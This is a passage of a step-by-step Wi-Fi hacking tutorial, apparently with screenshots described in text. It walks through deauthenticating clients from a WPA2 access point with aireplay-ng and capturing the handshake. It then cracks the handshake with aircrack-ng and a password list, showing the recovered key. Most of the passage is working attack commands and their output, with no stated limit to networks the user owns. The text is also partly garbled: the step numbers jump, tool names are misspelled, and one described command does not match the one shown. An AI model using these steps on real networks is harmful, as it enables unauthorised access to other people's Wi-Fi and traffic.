
A screenshot of a terminal window with a dark background. The window title is 'root@Twin: /home/twin'. The terminal shows a prompt '(root@Twin)-[/home/twin]' followed by the command 'aireplay-ng --deauth 0 -a 08:40:F3:8B:BD:01 wlan0mon' being entered. The command is highlighted in red. The terminal also shows some faint, partially visible output from a previous command, including 'Starting', 'Sending', and 'Sending'.

NOTE: In this command,

- Deauth 0: Activates deauthentication mode
- -a: sets the access point MAC address
- Wlan0mon: wireless interface

NOTE: if you get any errors while running the command, reissue the command multiple times until it executes successfully.

14. The source MAC address should be associated with the access point in order to accept the packet. Because, in this case, the source MAC address used to inject the packets has no connections with the access point, the access point usually ignores the packets and sends out a deauthentication packet, which contains the access point's SSID, in plain text. In order to create a fake authentication, we need to associate it with the access point.



```
root@Twin: /home/twin
File Actions Edit View Help

root@Twin: /home/twin
# aireplay-ng --deauth 0 -a 08:40:F3:8B:BD:01 wlan0mon
14:49:03 Waiting for beacon frame (BSSID: 08:40:F3:8B:BD:01) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:49:03 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:03 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:04 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:04 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:05 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:05 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:06 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:06 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:07 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:07 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:08 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:08 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:09 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:09 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:09 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:10 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:10 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:11 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:11 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:12 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
14:49:12 Sending DeAuth (code 7) to broadcast -- BSSID: [08:40:F3:8B:BD:01]
^C

root@Twin: /home/twin
```

15. Which back to the terminal where airdrop is running and keep capturing packet until you receive **WPA handshake: mac address** packet, which indicates that the WPA/WPA2 handshake was successfully captured for the target BSSID.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of a Wireshark capture, specifically focusing on WPA handshake details. The top status bar indicates the user is root@Twin in the /home/twin directory.

```

root@Twin: /home/twin
File Actions Edit View Help

CH 4 ][ Elapsed: 4 mins ][ 2024-03-16 14:49 ][ WPA handshake: 08:40:F3:8B:BD:01

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB ENC CIPHER AUTH ESSID
08:40:F3:8B:BD:01 -41  0      2717       983   8   4 130 WPA2 CCMP PSK Twinjava

BSSID STATION PWR Rate Lost Frames Notes Probes
08:40:F3:8B:BD:01 DA:35:96:FD:0A:2D -21 1e-1 403 1054 EAPOL


```


The terminal also shows a list of captured packets at the bottom, including various network protocols like ARP, ICMP, and TCP.

16. Rerun the above command several times to send a large number of de-authentication packets.  
press ctrl +c to stop the capture.

17. Open a new terminal window, type **sudo su** and press enter to run the program as a root user.
18. In the **sudo** field type password and press enter.

19. You can check the if the communication succeeded in Wireshark.






20. In the terminal window **type aircrack -ng -a** (identifies attack mode) **mac address -w** (specifies the path to a word list) and press enter.

```
root@Twin: /home/twin
File Actions Edit View Help

(root@Twin)~/home/twin
# ls
Desktop Downloads Pictures Templates hack-01.cap hack-01.kismet.csv hack-01.log.csv
Documents Music Public Videos hack-01.csv hack-01.kismet.netxml passwords.txt

(root@Twin)~/home/twin
$ aircrack-ng hack-01.cap -w passwords.txt
```

34. The results appear showing a WPA handshake packet captured with the airdrop -ng. The target access point's password is cracked and displayed in the plain text next to the message **KEY FOUND!** as shown



```
root@Twin: /home/twin
File Actions Edit View Help

/home/twin Aircrack-ng 1.7

[00:00:02] 9336/10004 keys tested (4001.06 k/s) 93.32%
Time left: 0 seconds

KEY FOUND! [ @Wambua1 ]

Master Key : 11 31 7D C5 60 09 CE E9 FD B8 C0 18 46 90 35 DC
            A3 93 2C 8C BE 2B DA 2C D9 D5 C4 37 B8 7A AE CD

Transient Key : 0D 1A 46 20 09 52 CB B5 79 14 7F CA 58 B8 A7 AC
               28 E8 C8 BA 85 06 27 D7 3D E4 D6 3A 77 5B DF 39
               70 EF 83 AE 41 D8 28 48 98 1D 0D 72 B5 E0 31 3A
               F0 D7 21 63 DB 9C 9B 2F 74 18 4E CD 74 3D B7 AF

EAPOL HMAC : 66 CB A4 0D 9A 28 13 42 BB 92 B6 68 FC D2 62 DC

root@Twin)~#
```

**Note:** it takes long if the password to be cracked is complex